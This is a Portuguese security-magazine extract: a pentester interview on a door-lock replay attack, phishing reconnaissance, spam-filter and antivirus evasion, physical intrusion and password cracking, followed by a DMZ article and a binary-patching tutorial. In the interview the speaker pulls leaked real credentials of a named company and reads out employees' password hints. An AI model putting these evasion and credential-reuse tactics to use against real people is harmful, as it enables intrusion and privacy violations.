PL: Existe um recurso parecido com fail open para especificar que uma determinada porta (ou todas) vão ficar abertas por X tempo. Só que por trás deste aplicativo o que acontece na rede é um comando UDP que é enviado. Esse comando UDP usa um protocolo proprietário binário, onde se tem alguns campos interessantes como o ID da porta (32 bits), um campo de timestamp e um campo para checar a integridade, assim como nos pacotes ethernet que usa CRC32 para garantir a mesma coisa. Então você aprende esse formato de pacote, obtém o valor de identificação da porta e gera um pacote equivalente e manda pro servidor. Na verdade se você quiser abrir a mesma porta duas vezes em seguida apenas reenvie o pacote igualzinho, por isso disse que rolava um ataque de replay.

R: Mas funciona com o mesmo timestamp?

PL: O timestamp não é o timestamp de geração, mas de quanto tempo a porta deve ficar aberta, que dá para definir no aplicativo do cliente. Se ela vai ficar por 1 minuto, por 5 minutos, etc e tem um outro campo que é por vezes, mas se você envia 0 nesse campo de número de vezes, ele ignora este campo e utiliza só o de timestamp. Entretanto, eu não sei o funcionamento da comunicação entre o servidor e as portas, ou seja, como ele mantém as mesmas abertas, pois não tive a chance de averiguar. Outro ponto interessante

nesta implementação é que um ataque de brute-force não é impossível no ID da porta e seria apenas para abrir portas aleatórias, o interessante é que o botão vermelho que eu mencionei que abre todas as portas e sistemas conectados envia um pacote exatamente igual mas com um ID pré definido, o valor é longo e fora do range das portas que vi nas fechaduras. Entretanto não sei se esse valor é padrão do software, definido pelo operador ou gerado de forma automática pelo software em tempo de instalação. Como mencionei antes eu tive pouco tempo para brincar com este sistema. Mas me chamou a atenção como um sistema complexo, com várias funções e sendo de segurança tem problemas tão triviais.

R: Vamos falar um pouco de client-side. O que precisa pra executar um ataque de phising e engenharia social? Qual a abordagem que você costuma empregar? O que geralmente tem sucesso e o que não tem?

PL: Phishing é por e-mail né. Mas dá pra você fazer de outras formas, usando entrega física mandando pelo correio ou com USB drop por exemplo. Da pra fazer pelo telefone, ou mesmo presencial, etc. Mas no caso de phishing que é o mais comum vai depender do objetivo: se você quer testar em grande quantidade o que obviamente vai gerar notificações para empresa, ou se você quer fazer de forma mais discreta onde você tem que abordar os usuários de forma específica e em grupos muito pequenos, talvez de um ou dois, e fazer com espaçamento de tempo.

O que eu recomendo para fazer no caso de um client-side, a primeira coisa é fazer a identificação do cara que seria um fingerprinting de quem que são seus alvos. Isso você pode fazer de várias formas, o meio que eu costumo fazer é criar uma conta em qualquer serviço público ou até criar um domínio, e aprender sobre várias pessoas que trabalham nessa empresa como nome, e-mail, etc. Depois eu mando e-mail para eles com conteúdo simples, como "Confirmado a entrevista de quinta-feira?" colocando uma imagem oculta só pra fazer um tracking caso o alvo carregue a imagem.

O objetivo disso não é comprometer o alvo nem nada disso, mas apenas para ter uma ideia, porque geralmente as pessoas tem curiosidade em saber quem você é, porque que você mandou esse e-mail, etc. Elas ficam com receio de estar perdendo uma oportunidade, além do que a natureza humana geralmente reage a estas interações com respostas. Aproveitando-se disso se a mensagem parte de alguém que elas acreditam, conheceram ou tem interesse. Então a grande maioria responde rapidamente, e com isso elas já abrem a possibilidade para um outro ataque de phishing. E mesmo as que não respondem, muitas delas acessam por celular, o que geralmente carrega a imagem e com isso você pode fazer parte do seu fingerprint (reconhecimento).

Essas informações de qual software é utilizado para carregar a imagem e respostas são úteis para você começa a ter uma noção das coisas, como por exemplo qual é o formato da assinatura dos funcionários . As vezes você recebe mensagem de "out of office" que te permite descobrir outros funcionários e período de férias, você consegue saber a plataforma utilizada, se eles costumam acessar bastante e-mail por celular , quais modelos e versões mais comuns de celular, e a partir dai você consegue fazer um ataque mais direcionado por alvo, baseado no que você aprendeu pra cada um.

Então você vê qual que é o sistema e a plataforma que o cara usa, e em cima disso você tem que desenvolver, usando por exemplo um exploit do momento que seja viável para aquele ambiente, modificar ele para garantir que ele não vai ser detectado pelos antivírus. Uma parte que é importante são os métodos de conexão reversa, pois você invadir um cara que está em casa é muito diferente de você invadir uma grande empresa, onde existem filtros de protocolo, e tem proxy que requer autenticação. Então não adianta nada você ter um pretext bom, ter um exploit bom, e o seu payload que vai fazer o exfiltration não funcionar.

Pretext é o texto, é a ideia que você está vendendo pro alvo, por qual motivo o alvo deveria tomar tal ação.

R: Você diria que o pretext é o mais importante?

PL: Eu acho que tudo é importante, é um conjunto. Por exemplo, não adianta nada você ter um pretext excelente, um exploit excelente, e um serviço de

exfiltration excelente, se o exploit que você está mandando não afeta o ambiente que o alvo usa. Ou se o cara tem um filtro de antispam, que filtrou sua mensagem por algum motivo. Então eu acho que é um conjunto, onde tudo isso é importante. Você tem que fazer um reconhecimento de cada passo, e tratá-los de forma individual.

Para bypassar filtro de antispam tem vários esquemas, como por exemplo usar os próprios filtros que existem como o SpamAssassin para fazer uma métrica de qual é a nota de spam da sua mensagem, você pode usar algumas técnicas simples como usar HTML para escrever invertido da direita pra esquerda, e renderizar de forma normal o que acaba passando por vários filtros. Existe pelo menos um sistema anti-spam que eu conheço que reconhece cabeçalhos falsos injetado com campos referentes a reputação da mensagem . Você pode usar serviços de delivery que tem alta confiabilidade porque são usados pelos grandes players do mercado para ajudar que as mensagens cheguem na caixa de entrada . Então tem muitos detalhes, e cada um desses detalhes são importantes para o sucesso do ataque de phishing ou de client-side.

R: E ataque de LinkedIn e Facebook?

PL: Nesse sentido eu já fiz para aprender informação, para obter mais informação do alvo, obter mais informação da empresa, etc. Já até cheguei a entrar em contato com alguns alvos, mas mandar o próprio ataque por estes meios eu nunca fiz. O que eu já cheguei a fazer foi mandar o ataque em conta particular do alvo. Outra coisa que eu já fiz foi busca por conta comprometida baseada em domínio, e as vezes as senhas são reutilizadas para outros sistemas. Por exemplo, uma vez eu achei um usuário e senha que foi utilizado para registrar o domínio e a senha não tinha sido trocada no sistema que fez o registro, então foi possível acessar e modificar a entrada dos DNS, etc. Quer ver? Diz um domínio famoso de alguma empresa brasileira...

R: <RESTRICTED>.com.br

PL: Perai, xo pegar uma coisa aqui...

<POSTOU MUITOS USUÁRIOS E SENHAS DA EMPRESA...>

Em alguns minutos eu tenho algumas dezenas de senhas para testar reuso nesta empresa Brasileira. Eu pego estas informações dos leaks e as vezes elas tem campos úteis, como campo de comentário. Olha esse comentário desse Celso <RESTRICTED>, o cara colocou que o que lembra a senha é "cachorro", então dá pra tentar uma boa ideia do que ele usou como senha. Alguém dúvida que a próxima senha pode ser composta com nome ou raça de outro cachorro?

Já no caso da... peraí rapidão porque o bagulho aqui não para de pular senha... rs...conta da Andreia qual é o comentário? "niver", então a data de aniversário é bem provável e sabemos que obter estas informações não são difíceis... Então mesmo que você não soubesse a senha, adivinhar não é difícil. Outros lembretes... "nome e sobrenome"... "nascimento roberta"... e assim vai indo. E isso aqui eu uso em alguns casos.

R: Geralmente as pessoas quando recebem uma oferta de emprego no LinkedIn de outra empresa não verificam se aquele telefone é da empresa mesmo. Já aconteceu de você fazer isso para saber salário de outra pessoa?

PL: Eu fiz um trabalho que tem alguma relação, onde nos passamos por recrutadores, e funcionou bem para mandar um ataque com um exploit pra office. Também já me passei por alguém que ia para uma entrevista de emprego para ser recrutado pelo alvo, para ter acesso à estrutura física.

R: E em teste assim funciona se fantasiar de copeiro ou algo assim?

PL: Funciona sim. Tenho um amigo que tem algumas destas e utilizamos. Mas se você me perguntar: o que mais funciona? Eu diria que é você usar celular, estando bem vestido, boa linguagem corporal e passar direto. Tail gate em catracas e portas com controle de acesso também é muito efetivo, que é você esperar a oportunidade de alguém abrir a porta, e o cara abre e deixa você passar junto. Outra coisa que funciona muito é você engessar braço e perna, ou andar de cadeira de rodas, ninguém te para! Acho que eles se sentem constrangidos ou com receio de te constranger.

R: Você já fez isso?

PL: Sim, eu engessei a perna e funcionou muito bem.

R: E sobre cracking de senhas, o que funciona atualmente? Antigamente a gente usava John The Ripper rodando na nossa máquina para quebrar senhas, mas atualmente existem outros esquemas como Rainbow Tables e GPUs. O que disso tudo realmente funciona?

PL: Hoje para LM e NTLM já tem Rainbow Table pra caramba. Por exemplo, LM é raríssimo você não conseguir recuperar alguma usando Rainbow Table, e NTLM você recupera algumas.

Agora de password cracking ainda existe John The Ripper, e é um dos melhores. Basicamente os caras dividem: slow hash e fast hash.

R: E qual é a diferença entre slow hash e fast hash?

PL: Fast hash são por exemplo, LM, NTLM, MD5, todos os algoritmos rápidos para computar. Slow hash são algoritmos como o PBKDF2, bcrypt e o scrypt, que são os algoritmos malditos que demoram uma vida para computar, como as senhas de cache do Windows (MSCACHE2). Você não pode tratar os dois hashes de forma igual porque fica inviável com o poder computacional atual, porque o slow hash é realmente devagar. Para a maioria dos algoritmos, o que tem de melhor acessível para grande maioria da população é placa de vídeo GPU. Em geral, as Radeon que são da AMD, pois são mais rápidas e tem um preço bem competitivo. E mesmo o John The Ripper sendo muito bom, o hashcat é mais rápido.

R: Mas o John The Ripper também computa em GPU como o hashcat faz, ou só usa a CPU mesmo?

PL: A última vez que eu vi o John The Ripper ele tinha uma limitação: todos os candidates passwords, que são os candidatos a serem senhas que ele vai testar, eram computados na CPU, então isso gera um gargalo, por isso que ele era muito mais lento. Enquanto que o hashcat implementa tudo na GPU, o que fica muito mais rápido. O cara que está por trás do hashcat (o atom) é muito bom, por exemplo, não lembro quanto tempo, mas em algumas releases anteriores alguns algoritmos tiveram uma melhora de uns 20% de performance.

R: E sobre cracking, quais dicas mais você pode dar para quem está pesquisando sobre isso?

PL: Essa parte de você ter poder computacional é muito importante, mas mais importante são as técnicas de cracking. Vamos assumir que estamos tratando um algoritmo que tem salt e não da para usar Rainbow Table. Por exemplo, como que você crackeia uma senha?

R: Da pra usar word-list, e variações dessas word-list acrescentando X caracteres a cada word com letras, letras e números, números, etc.

PL: Exatamente, a grosso modo é isso. Isso no John The Ripper é chamado de rules, e na prática faz uma enorme diferença. Tem um projeto relativamente antigo chamado Kore Logic - Crack-me If You Can, que aconteceu a primeira vez na Defcon em 2010, onde os caras lançaram um desafio de cracking liberando um monte de hashes e queria ver quem quebrava mais em um prazo determinado, 48 horas ou algo assim, não lembro ao certo. Ai eles viram que mesmo uma galera com um poder computacional excelente quebrou muito menos que uma galera com um poder computacional menor.

Ai eles começaram a prestar atenção nos detalhes das regras, onde eles publicaram em 2010 as rules pro John The Ripper, que ficou conhecida como rules Kore Logic. Essas análises e regras são interessantes. Essas variações e combinações mais comuns para cada tipo de sistema são particularmente interessantes. Se percebe claramente a diferença entre os leaks onde o sistema de origem tinham ou não uma política de senhas razoáveis, onde esses esquemas mostram a eficácia e diferença de utilizar os métodos e combinações adequados mesmo com menos recursos computacionais. Inclusive quebrar as senhas de leaks famosos ajuda na reutilização para quebra de outros hashes.

Se você usar por exemplo a regra jumbo, que é a regra mais interessante na minha opinião que vem junto com o John The Ripper, você vai notar que ele é lento e nem de longe quebra a quantidade de senhas num espaço curto de tempo como se você utilizasse outras técnicas ou simplesmente a opção de regras

sem parâmetro. Vocês sabem que no John The Ripper tem o modo incremental que é bem famoso né?

R: Sim.

PL: O modo incremental não é incremental como a maioria das pessoas pensam, como se fosse com AAA, AAB, AAC, etc.

R: Ele escolhe de forma aleatória as senhas mais prováveis.

PL: Isso mesmo, pois é inviável incrementar dessa forma mesmo com o poder computacional que existe hoje para simples mortais como nós. Então ele usa um conceito chamado trigraph frequencies, que cria frequencias de três em três caracteres, e a partir dai ele seleciona os melhores candidatos e coloca para testar. Por isso que ele tem um resultado muito melhor do que um password cracking que usa AAA, AAB, AAC. E isso faz uma grande diferença no resultado final. Outro ponto importante é definir corretamente o charset mode, por exemplo se você está quebrando senha do Brasil ou de algum país que fala espanhol não dá para usar só o charset americano, pois você vai acabar perdendo senhas com acento e tem gente que usa senha assim.

Existem outras técnicas novas e efetivas. Tem uma parada chamada modelo de markov que leva em consideração as senhas prévias já quebradas, que funciona assim... <LONGO DETALHAMENTO >. As implementações de markov do John The Ripper e do Hashcat são diferentes, e você nota que mesmo o John The Ripper processando numa velocidade menor, ele quebra mais senhas, pelo menos na última versão que analisei. Na prática isso faz muita diferença.

Tem um outro esquema chamado PCFG (Probabilistic Context-Free Grammars), que teoricamente é um dos melhores esquemas para cracking de senhas atualmente. Ele é um esquema que aprende o sistema de estrutura de mangling de rules, e cria as regras dele, então acaba sendo uma idéia que falando a grosso modo não é muito diferente de uma variação da ideia do markov. Geralmente se você colocar markov para quebrar em paralelo com um incremental, o markov quebra mais senhas do que o outro. Se você for quebrar hashes em espanhol, crie uma base markov em cima de senhas previamente quebradas em espanhol, pois se você for usar um markov criado em cima de coisa em inglês você vai ver que a diferença é considerável.

Outro esquema é sempre trabalhar em cima de customização e informação própria do alvo. Eu costumo fazer reconhecimento do alvo e salvo todas palavras que tem relação com ele de tudo que eu acho dele na Internet, e classifico as palavras mais comuns como as 150, 300 ou 500 palavras mais usadas, e aí eu aplico essas regras em ordem decrescente partindo das palavras que aparecem mais vezes em direção às que aparecem menos vezes, e geralmente quebra bastante senha.

R: E você segue algum padrão para quebra de senha? Por exemplo, primeiro você testa as wordlists que você tem, depois usa técnica B, e depois uma C?

PL: Eu costumo fazer assim: deixo rolando incremental na CPU usando a metade dos cores. A outra metade eu uso com markov com senhas previamente quebradas e de boa qualidade no idioma do alvo. Na primeira GPU eu uso uma lista bem grande que eu tenho, com algumas regras que eu fui construindo ao longo do tempo. E a segunda GPU eu uso com os dados de profiling de informação do alvo que eu aprendo na Internet. E por fim, depois que todo o processamento foi feito, eu uso as senhas que já foram quebradas para realimentar a base de wordlists e repito o processo, o que com frequência quebra mais algumas senhas.

R: Já que você montou um mega esquema para acertar números, você já usou isso para tentar acertar na sena?

PL: Hahaha.... Não me meto com isso.. Cracking de senhas é muito mais fácil.

---

[1] *Aqui houve um longo detalhamento da técnica de markov. Por motivos de espaço removemos estes detalhes, e deixamos aqui um link como referência para quem quer saber mais sobre: http://ben.akrin.com/?p=779*

R: E sobre esquemas para bypass de antivírus, o que você costuma usar?

PL: Basicamente eu testo nos serviços que tem disponíveis na Internet. Eu uso uns clandestinos por aí.

R: Mas esses serviços, como VirusTotal, geralmente vazam o sample para as empresas de antivírus, certo?

PL: Tem alguns que não vazam não, e são bons, que são esses clandestinos.

R: E são gratuitos?

PL: A maioria é pago, coisa de centavos, e outros te permitem fazer uns 3 ou 4 testes por dia de forma gratuita.

R: Se você conseguir, usando engenharia social, saber qual o antivírus de alguém da empresa você vai saber qual o antivírus que os outros funcionários usam, pois geralmente o ambiente é homogêneo.

PL: Exato. São raros os casos que se encontra um ambiente onde o gateway é um produto e o endpoint é outro. Na fase de reconhecimento do ataque não é incomum você encontrar no perfil do sysadmin da empresa a descrição que ele administrava antivirus X ou Y, o que acaba facilitando para você saber qual AV você tem que fazer o bypass.

R: E esses esquemas testam só a parte de assinatura ou a de heurística também?

PL: Testa a parte de assinatura, mas a técnica em si eu já usei em diversas ocasiões então eu sei que a parte de heurística não pega os meus ataques.

CURIOSIDADES

DMZ X SCREENED SUBNET **por** Gabriel Negreira Barbosa

1. INTRODUÇÃO

Apesar de utilizados de forma indistinta por muitas pessoas e tecnologias de rede, DMZ e screened subnet são conceitos diferentes. Este artigo visa definir corretamente ambos os conceitos.

2. DMZ

O termo DMZ (De-Militarized Zone) teve origem na Guerra da Coréia (1950-1953), onde mais de 5 milhões de pessoas (civis e militares) perderam suas vidas. Um dos resultados da guerra foi a definição de uma faixa de terra entre as Coréias do Norte e Sul onde atividades militares estavam proibidas, denominada zona desmilitarizada. Ou seja, uma região "desprotegida" (DMZ) entre regiões "protegidas" (Coréias do Norte e Sul). [1] [2]

Analogamente, em rede de computadores, o conceito de DMZ diz respeito à área desprotegida que se forma entre um firewall (ou outro dispositivo de filtragem de tráfego) e o subsequente dispositivo de rede, geralmente um roteador. Ou seja, é uma área desprotegida fora do firewall. [3] A Figura 1 ilustra esse conceito.

Exemplos de serviços que podem estar conectados à DMZ são monitoramento de tráfego e IDS, pois todo o fluxo de rede que entra e sai da rede controlada pelo firewall passa por essa área. Adicionalmente, ressalta-se que servidores não confiáveis o suficiente para fazer parte da rede protegida também são exemplos de dispositivos que podem estar presentes em DMZs. [4]

3. SCREENED SUBNET

Screened subnet é uma rede isolada, conectada a uma interface dedicada de um firewall (ou outro dispositivo de filtragem de tráfego). Ou seja, é uma área protegida pelo firewall. [3] A Figura 1 ilustra esse conceito.

As screened subnets são frequentemente utilizadas para segregar servidores acessíveis através da Internet dos sistemas utilizados por usuários da rede interna [3]. Exemplos de servidores que podem estar conectados a screened subnets são E-Mail, Web e DNS.

4. CONCLUSÃO

A principal diferença conceitual entre DMZ e screened subnet é que a primeira encontra-se na frente de um firewall e a segunda atrás dele. [3]

Muitos artigos e tecnologias de rede utilizam o termo DMZ para se referir a uma screened subnet. Desta forma, sugere-se que o leitor seja flexível e não leve os termos ao "pé da letra" ao se deparar com eles no dia-a-dia: saiba que em muitos casos o termo DMZ será utilizado para indicar uma screened subnet.




Figura 1 – DMZ e screened subnet, adaptado de [3] por Jordan M. Bonagura

5. REFERÊNCIAS

[1] http://www.history.com/topics/korean-war - Acessado em 23/04/2015.

[2] http://www.history.com/topics/demilitarized-zone - Acessado em 23/04/2015.

[3] Inside Network Perimeter Security – Stephen Northcutt, Lenny Zeltser, Scott Winters, Karen Kent, Ronald W. Ritchey.

[4] Secure Network Architecture: Best Practices for Small Business and Government Entities – Stan Jenkins – Disponível em: http://www.giac.org/paper/gsec/2833/secure-network-architecture-practices-small-business-government-entities/104797 - Acessado em 23/04/2015.

ENGENHARIA REVERSA DE SOFTWARE

PATCHEANDO COM O HT EDITOR

Na edição anterior fizemos o programa "print" abaixo imprimir a string "H2HC wow!", ao invés de "H2HC rox!", você lembra?

```
#include <stdio.h>
int main() {
   printf("H2HC rox!%c", 10);
   return 0;
}
```

Isto foi feito com a técnica conhecida como patching. Localizamos o offset da string "H2HC rox!" e alteramos os bytes referentes aos caracteres "r", "o" e "x" da seguinte forma:

```
r (0x72) -> w (0x77)
o (0x6f) -> o (0x6f) - este só foi reescrito mesmo
x (0x78) -> w (0x77)
```

Mas o leitor pode duvidar: "Ah, mas assim é fácil pois você só substituiu. E se eu quisesse imprimir outra string, completamente diferente e com tamanho diferente? Aí eu quero ver!"

Neste caso, vamos ver? Esse artigo foca em sistemas Linux x86 (Intel 32-bit). A distribuição Debian 7 versão estável foi utilizada para tal.

Aproveito para apresentar outra ferramenta, um pouco mais amigável que os saudosistas objdump, hd e dd. Ainda na console, apresento-lhes o HT Editor, ou hte. Para instalar em derivados Debian, basta instalar o pacote ht:

```
# apt-get install ht
```

Apesar de ser um software que não exige ambiente gráfico como Gnome ou KDE, o hte é feito utilizando a ncurses [1], o que significa que ele tem sim uma interface gráfica. Ao comandar "hte" no terminal o leitor deve ver uma janela parecida com a Figura 1.




Figura 1 – hte

Os números em destaque abaixo representam as funções que você acessa com as teclas de F1 a F10. Já as letras em vermelho representam as teclas que você pode acionar juntamente com a tecla Alt para acessar o menu em questão. Só para treinar, acesse o menu "Edit" (Alt + E) e a opção "Evaluate". Esta caixa é utilizada para avaliar expressões. No exemplo da Figura 2, digitei o número inteiro 0x31323334.




Figura 2 – hte evaluate

Já dá para perceber que o hte pode ser útil, hein? Use ESC para fechar janelas e F10 para sair.

Voltando ao desafio, vamos abrir o mesmo binário print no hte:

$ hte print

O modo de visualização padrão do hte é o hexadecimal, mas vamos alterar com F6 para "elf/image", como mostra a Figura 3.

O hte mostra as seções do binário ELF de forma ordenada. Falaremos mais sobre seções no decorrer desta coluna, mas por hora saiba que a função main() em geral fica na seção .text. Como este binário foi compilado com os símbolos (e também falaremos mais disso futuramente), você pode pressionar F8 e ir até a função main(), ou simplesmente F5, digitar "main" (sem aspas) e pressionar [ENTER], como mostra a Figura 4.




Figura 3 – Modo de visualização do hte




Figura 4 – hte goto

PS: Eu recompilei em outro sistema, com outra arquitetura, o binário "print" desde a última edição, por isso o endereço da string mudou. Ao compilar no seu ambiente, localize o endereço correto, que provavelmente vai ser diferente do apresentado aqui.

Como você pode perceber na Figura 5, os dois parâmetros passados para a função printf (chamada em 8048435) são o valor 0xa e o valor 0x80484e0, que o hte já nos diz ser um endereço que contém a string "H2HC rox!" ao usar o prefixo strz_ nele. ;)

Se você notou que o valor 0xa é passado porque a string tem 10 bytes de tamanho, acertou! São 9 caracteres mais o null byte final de toda string em C. Com as teclas de navegação você pode ir com o cursor até esta string e pressionar [ENTER] para saltar direto para o endereço dela, que se encontra na seção .rodata (read only data). Esta seção é mapeada em memória como somente leitura, mas não estamos em memória, estamos? :)

Agora é uma boa hora para mudar o modo (F6) para hex. Infelizmente o hte voltará para o início do arquivo ao exibir seu conteúdo em hexadecimal novamente, mas isso vai nos fazer pensar na diferença entre endereço e offset. No sistema adotado por este artigo, o endereço da string será 0x80484e0, mas qual o offset dela no arquivo em disco? Basicamente a conta é:

0x80484e0 - 0x8048000 = 0x4e0

Ou seja, o endereço é subtraído de 0x8048000. Mas de onde você tirou esse número? Esse é o endereço de carregamento do binário na memoria no Linux utilizado nesse artigo, similar ao endereço 0x400000 para Linux x86-64 discutido no artigo anterior.

Para achar a string no binário, o leitor pode utilizar o comando F7 (search) e buscar a string no arquivo.

Para o exemplo, preciso que o binário imprima a seguinte string: "H2HC vai ser muito louco em 2015, maluco!"

```
804841d !
....... ! ;*******************************************************
....... ! ; function main (global)
....... ! ;*******************************************************
....... ! main:                                  ;xref o8048337
....... !   push        ebp
804841e !   mov         ebp, esp
8048420 !   and         esp, 0fffffff0h
8048423 !   sub         esp, 10h
8048426 !   mov         dword ptr [esp+4], 0ah
804842e !   mov         dword ptr [esp], strz_H2HC_rox__c_80484e0
8048435 !   call        wrapper_804a00c_80482f0
804843a !   mov         eax, 0
804843f !   leave
8048440 !   ret
```

Figura 5 – Função main() no hte

A Figura 6 mostra o offset 0x4e0.




Figura 6 – Offset 0x4e0

Não podemos simplesmente substituir a string atual pois os bytes após ela fazem parte do programa e corremos o sério risco de corrompê-los. Sendo assim, vamos usar uma técnica chamada de buscar no próprio binário um "hole", ou seja, um "buraco", que nada mais é uma sequência de bytes zerados não usados pelo programa. Para isso você pode usar a função F7 (Search) e buscar por sequências de zeros, mas aqui eu achei um belo buraco no offset 0x5c0, com vários bytes nulos em sequência, simplesmente descendo um pouco o cursor. A Figura 7 ilustra esse cenário.

